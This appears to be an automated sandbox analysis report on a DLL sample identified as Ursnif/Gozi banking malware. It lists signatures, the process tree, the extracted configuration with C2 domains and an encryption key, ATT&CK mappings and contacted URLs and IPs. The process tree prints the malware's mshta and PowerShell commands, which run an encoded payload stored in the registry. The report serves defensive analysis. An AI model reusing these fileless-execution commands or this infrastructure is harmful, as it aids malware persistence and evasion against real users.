ID: 444316
Sample Name: 3a94.dll
Cookbook: default.jbs
Time: 16:50:20
Date: 05/07/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report 3a94.dll

Overview

General Information

Sample Name:	3a94.dll
Analysis ID:	444316
MD5:	3a943173c6de41..
SHA1:	56567824c6b5c6..
SHA256:	af98c908f45b6b7..
Tags:	dll gozi
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: Encoded IEX
- Snort IDS alert for network traffic (e.…
- Yara detected Ursnif
- Hooks registry keys query functions…
- Modifies the export address table of…
- Modifies the import address table of…
- Modifies the prolog of user mode fun…
- Sigma detected: MSHTA Spawning …
- Sigma detected: Mshta Spawning W…
- Suspicious powershell command line…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 4632 cmdline: loaddll32.exe 'C:\Users\user\Desktop\3a94.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 4196 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\3a94.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5652 cmdline: rundll32.exe 'C:\Users\user\Desktop\3a94.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5444 cmdline: rundll32.exe C:\Users\user\Desktop\3a94.dll,Seasonthing MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 3336 cmdline: rundll32.exe C:\Users\user\Desktop\3a94.dll,Seatforce MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5528 cmdline: rundll32.exe C:\Users\user\Desktop\3a94.dll,Spaceclose MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 996 cmdline: rundll32.exe C:\Users\user\Desktop\3a94.dll,Time MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- iexplore.exe (PID: 4580 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6424 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4580 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5936 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4580 CREDAT:17422 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5168 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4580 CREDAT:17428 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 2264 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Gpk8='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Gpk8).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 1384 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6844 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"ESo3IAssZzE5ysG1EIw/4HtXAsFSsy8tqEpVxnbfbMCCYrlFNqq+URa5v25Vb8Fqg7CHgZW6+XrIJ25ylHpxuJ37IEqPduLid4tbupuJSyqgtTppR4zn02IvafAxKMAHSa619wHPy17p4K0/4kj7C1qaKtM+Xh1a06NCKm5N+m786e7c
Pquu7R927nhH6gnnNo+As4++HjROKgvXHXtuBEcH4AtLrYsdhCKBIunRJ4/JRjUYKn0tSnPBDf+Na9jWpvJHGTOYnu1CoHdLJTA2dOf5StD7LA6zUT/gtRsdQh+Fypc8IFyYvOY0WUwFr+dLMrtodQ8p5Mt7Wi/ACSlplY8XX2NGugFn+
jyVYhw+Opw=",
  "c2_domain": [
    "gtr.antoinfer.com",
    "app.bighomegl.at"
  ],
  "botnet": "6000",
  "server": "580",
  "serpent_key": "PNJeXnLTijShJqmR",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "10"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000003.418720560.00000000053C8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.418659706.00000000053C8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.418632561.00000000053C8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.418768006.00000000053C8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.444948435.00000000051CC000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 6 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.3.rundll32.exe.53494a0.2.raw.unpack	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 1	Path Interception	Process Injection 1 2	Deobfuscate/Decode Files or Information 1	Credential API Hooking 3	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eaves Insecu Netwo Comm
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 2	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encrypted Channel 2	Exploi Redire Calls/S
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Logon Script (Windows)	Rootkit 4	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Non-Application Layer Protocol 4	Exploi Track Locati
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	System Information Discovery 4 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4	SIM C Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 2 1	LSA Secrets	Security Software Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 2	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	Process Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
3a94.dll	6%	Metadefender		Browse
3a94.dll	69%	ReversingLabs	Win32.Trojan.Midie	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.rundll32.exe.4190000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.1030000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
6.2.rundll32.exe.52f0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
4.2.rundll32.exe.4810000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
3.2.rundll32.exe.4610000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://gtr.antoinfer.com/favicon.ico	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/TqiKTzAsbmeVPNQuTP2qUWh/hVxtTSY3Yi/llcJ7qkCpZzGG2TVm/waTVAbLoSME8/MiGLgEPqC5C/QMacbN7bi5gg4i/EPDpjwjNeqvxB8nx8goUN/7UScKdA3erCdyZnr/M1mYt7N44_2BCZB/z_2BQHKBZE3l76X4pk/LLUxigZ_2/FKtPJihoxkrQplteHpxJ/SQ5O5MOBE3EqfyedXsa/WMc6NwZF0braqCo_2FtHND/MeZCuTIpsRPeP/oRY2gUKx/_2BWnIG4Butzcab_2F67iqF/5L_2FfljiF/BmcXquDrczHDDG7sB/8E2Nz3hVUHpI/Iejf3l0Gse2/15LRCzp_2Bw/0DMy	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://todo.faroin.at/6g7Xxs_2FcViNEvb/eUtlbGrmJOFyKjq/4FN1_2BKuLEoXjCSjf/rOtT7yIKe/XRB6VT8HCmGKCo9CPKHU/Y1tleEDJ_2FZ5yl_2FC/3CWd28J10mPHAD4tnrT0eQ/4O_2BGRTBNWA2/fqx1qdU0/QI6EnaEphgC1mUE1Thrm53Z/ztU91Ji5Ak/31pVhif7ltLzOz9wa/PTfZf7fPEDoP/uPtRBBL_2F_/2FyHjGxoZIO3t9/kK4G4Vnymr0EDYoDEeLP8/HOyGGLeAWlRehWGS/nV7QbBb2S9gvK76/W7SlcXxU8wsH_2FGY1/v4Zp7Lft8CnCAMr/yLw	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://gtr.antoinfer.com/HXJGZh1qBjYM0G/CMDVQercp7WT9ydNTkT_2/BA1T_2BoFtrG_2Bw/Wj8IRI6jThedYoW/YXdrj	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/HXJGZh1qBjYM0G/CMDVQercp7WT9ydNTkT_2/BA1T_2BoFtrG_2Bw/Wj8IRI6jThedYoW/YXdrjvBKs_2BWTN1jd/cRVlgWa0o/p1MOk_2BLI89mWlaMirs/Gdw7n3bR8ORjIY_2Fx6/NYz_2BwvSm9u2x0DN_2BOH/Ni1nKLSa9JhBd/ZE9joS5j/ehlmvjX_2FlxlUw7sENHL6w/CDmAOpgIB5/uqJKH_2B5K5P34v5C/Q_2BbSOhpl7C/1na6SsW0l2M/cy_2FPqMdKquM4/T1TrxnsCco2huo0cd5MLY/0H3wDM7jB_2F837m/FO_2FMxSAhLyD6r/IIFbv4aVX2Mk_2FOSl/48WQx68DGUnQj/_2BFfob	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/TqiKTzAsbmeVPNQuTP2qUWh/hVxtTSY3Yi/llcJ7qkCpZzGG2TVm/waTVAbLoSME8/MiGLgEPqC	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/OQ_2BTgG7j/q3X1MGdBBGa9_2B2m/1G0QfKWqT4Al/JC4ZC0WOm7j/4CP941a6dpq6AY/NxMuCe	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/OQ_2BTgG7j/q3X1MGdBBGa9_2B2m/1G0QfKWqT4Al/JC4ZC0WOm7j/4CP941a6dpq6AY/NxMuCeGanwp5x6mxFdtm_/2BQQ_2BZBXUS0UsE/so7pu77WVpSX0kE/e_2FC7i8m9HUadv_2F/jHuYwYKPu/BKlyw96_2B2HnlpmSd5G/KHfN8q_2FZUhddmueVc/VN22bVsSXOc1F2H2TTlYic/FU2T3AQj_2Bf0/Yc7WUnV_/2FNtnojv1lJnCN4_2B2aG1E/ZT_2F8RuAw/TC3tCpega8r1SAjDV/0ZScgJdMygUO/w95b0xrv2QT/DGrWX40QWt0tWT/QGDiJ9RLs/CJ	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gtr.antoinfer.com	165.232.183.49	true	true		unknown
resolver1.opendns.com	208.67.222.222	true	false		high
todo.faroin.at	165.232.183.49	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://gtr.antoinfer.com/favicon.ico	true	• Avira URL Cloud: safe	unknown
http://gtr.antoinfer.com/TqiKTzAsbmeVPNQuTP2qUWh/hVxtTSY3Yi/llcJ7qkCpZzGG2TVm/waTVAbLoSME8/MiGLgEPqC5C/QMacbN7bi5gg4i/EPDpjwjNeqvxB8nx8goUN/7UScKdA3erCdyZnr/M1mYt7N44_2BCZB/z_2BQHKBZE3I76X4pk/LLUxigZ_2/FKtPJihoxkrQplteHpxJ/SQ5O5MOBE3EqfyedXsa/WMc6NwZF0braqCo_2FtHND/MeZCuTIpsRPeP/oRY2gUKx/_2BWnIG4Butzcab_2F67iqF/5L_2FfljiF/BmcXquDrczHDDG7sB/8E2Nz3hVUHpl/Iejf3l0Gse2/15LRCzp_2Bw/0DMy	true	• Avira URL Cloud: safe	unknown
http://todo.faroin.at/6g7Xxs_2FcViNEvb/eUtlbGrmJOFyKjq/4FN1_2BKuLEoXjCSjf/rOtT7yIKe/XRB6VT8HCmGKCo9CPKHU/Y1tIeEDJ_2FZ5yl_2FC/3CWd28J10mPHAD4tnrT0eQ/4O_2BGRTBNWA2/fqx1qdU0/QI6EnaEphgC1mUE1Thrm53Z/ztU91Ji5Ak/31pVhif7ltLzOz9wa/PTfZf7fPEDoP/uPtRBBL_2F_/2FyHjGxoZIO3t9/kK4G4Vnymr0EDYoDEeLP8/HOyGGLeAWlRehWGS/nV7QbBb2S9gvK76/W7SlcXxU8wsH_2FGY1/v4Zp7Lft8CnCAMr/yLw	true	• Avira URL Cloud: safe	unknown
http://gtr.antoinfer.com/HXJGZh1qBjYM0G/CMDVQercp7WT9ydNTkT_2/BA1T_2BoFtrG_2Bw/Wj8IRI6jThedYoW/YXdrjvBKs_2BWTN1jd/cRVlgWa0o/p1MOk_2BLI89mWlaMirs/Gdw7n3bR8ORjlY_2Fx6/NYz_2BwvSm9u2x0DN_2BOH/Ni1nKLSa9JhBd/ZE9joS5j/ehlmvjX_2FlxlUw7sENHL6w/CDmAOpgIB5/uqJKH_2B5K5P34v5C/Q_2BbSOhpl7C/1na6SsW0l2M/cy_2FPqMdKquM4/T1TrxnsCco2huo0cd5MLY/0H3wDM7jB_2F837m/FO_2FMxSAhLyD6r/IIFbv4aVX2Mk_2FOSl/48WQx68DGUnQj/_2BFfob	true	• Avira URL Cloud: safe	unknown
http://gtr.antoinfer.com/OQ_2BTgG7j/q3X1MGdBBGa9_2B2m/1G0QfKWqT4Al/JC4ZC0WOm7j/4CP941a6dpq6AY/NxMuCeGanwp5x6mxFdtm_/2BQQ_2BZBXUS0UsE/so7pu77WVpSX0kE/e_2FC7i8m9HUadv_2F/jHuYwYKPu/BKlyw96_2B2HnlpmSd5G/KHfN8q_2FZUhddmueVc/VN22bVsSXOc1F2H2TTIYic/FU2T3AQj_2Bf0/Yc7WUnV_/2FNtnojv1lJnCN4_2B2aG1E/ZT_2F8RuAw/TC3tCpega8r1SAjDV/0ZScgJdMygUO/w95b0xrv2QT/DGrWX40QWt0tWT/QGDiJ9RLs/CJ	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
165.232.183.49	gtr.antoinfer.com	United States		22255	ALLEGHENYHEALTHNETWORKUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	444316
Start date:	05.07.2021
Start time:	16:50:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	3a94.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@24/16@7/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 44.7% (good quality ratio 42%) • Quality average: 78.3% • Quality standard deviation: 30.2%
HCA Information:	• Successful, ratio: 81% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:52:17	API Interceptor	2x Sleep call for process: rundll32.exe modified
16:53:08	API Interceptor	18x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
165.232.183.49	3b17.dll	Get hash	malicious	Browse	• gtr.antoinfer.com/favicon.ico
	9b9dc.dll	Get hash	malicious	Browse	• gtr.antoinfer.com/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	laka4.dll	Get hash	malicious	Browse	• 208.67.222.222
	o0AX0nKiUn.dll	Get hash	malicious	Browse	• 208.67.222.222
	a.exe	Get hash	malicious	Browse	• 208.67.222.222
	swlsGbeQwT.dll	Get hash	malicious	Browse	• 208.67.222.222
	document-1048628209.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-69564892.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1813856412.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1776123548.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-647734423.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1579869720.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-895003104.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-806281169.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1747349663.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1822768538.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-583955381.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1312908141.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1612462533.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1669060840.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-921217151.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1641473761.xls	Get hash	malicious	Browse	• 208.67.222.222
gtr.antoinfer.com	3b17.dll	Get hash	malicious	Browse	• 165.232.183.49
	9b9dc.dll	Get hash	malicious	Browse	• 165.232.183.49

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ALLEGHENYHEALTHNETWORKUS	3b17.dll	Get hash	malicious	Browse	• 165.232.183.49

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	9b9dc.dll	Get hash	malicious	Browse	• 165.232.183.49
	sMpor4yDdu.exe	Get hash	malicious	Browse	• 165.232.17 7.150
	WesYhOA67u.exe	Get hash	malicious	Browse	• 165.232.17 7.148
	06LzL8skNz.exe	Get hash	malicious	Browse	• 165.232.18 3.193
	Jt8zMQzDO2.exe	Get hash	malicious	Browse	• 165.232.18 3.193
	WCPcSoW6ZI.exe	Get hash	malicious	Browse	• 165.232.184.56
	VD4V1nD2qq.exe	Get hash	malicious	Browse	• 165.232.184.56
	PDFXCview.exe	Get hash	malicious	Browse	• 165.232.56.100
	Quote.exe	Get hash	malicious	Browse	• 165.232.56.241
	SyfoFC5d21.exe	Get hash	malicious	Browse	• 165.232.110.48
	RNM56670112.exe	Get hash	malicious	Browse	• 165.232.36.60
	RRUY44091239.exe	Get hash	malicious	Browse	• 165.232.36.60
	http://165.232.53.33/chrgoo/index.html	Get hash	malicious	Browse	• 165.232.53.33
	exploit.doc	Get hash	malicious	Browse	• 165.232.12 2.138
	Information_1598546901.doc	Get hash	malicious	Browse	• 165.232.71.161
	Important_1598548213.doc	Get hash	malicious	Browse	• 165.232.71.161
	Information_1598546966.doc	Get hash	malicious	Browse	• 165.232.71.161
	Important_1598548221[540].doc	Get hash	malicious	Browse	• 165.232.71.161

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{166D0566-DDEC-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	72360
Entropy (8bit):	2.100864962810027
Encrypted:	false
SSDEEP:	192:rFZOZ92JLW/tAflxM6+HKkMN9VfOqhGfiWGzMGWiGrpGeG7xzt:rLa0Jiluo6+AN9tSHmm1m
MD5:	317F0A36C770F6DE16BF5981B51C5D15
SHA1:	BF0CE97F5B36315AE8B4D734A42DBD339F96CCA8
SHA-256:	2D7D550080AD16AF04A5CC5BF68B729F9730371174C7E84FEF8A00F54DF0A695
SHA-512:	7FFC3FFD628BA208B161BC72F71290971E8E0BAEAC72AAAEB8331773836435BE584C94A8EF4362B5BD6770354E4754D6A3815C88BD4234F455D064EC9F406144
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{166D0568-DDEC-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28120
Entropy (8bit):	1.9095750288955466
Encrypted:	false
SSDEEP:	96:r8ZPQ+6kBSIzjR2MqWuMv+lqt/1itCgpr:r8ZPQ+6kklzjR2MqWuMv+lqR1iZr
MD5:	5EDD21BA1C8AF437F843240FF522681C
SHA1:	E8A998A143D74959F8DCBBBE9DBA74B0D4D9D9BC

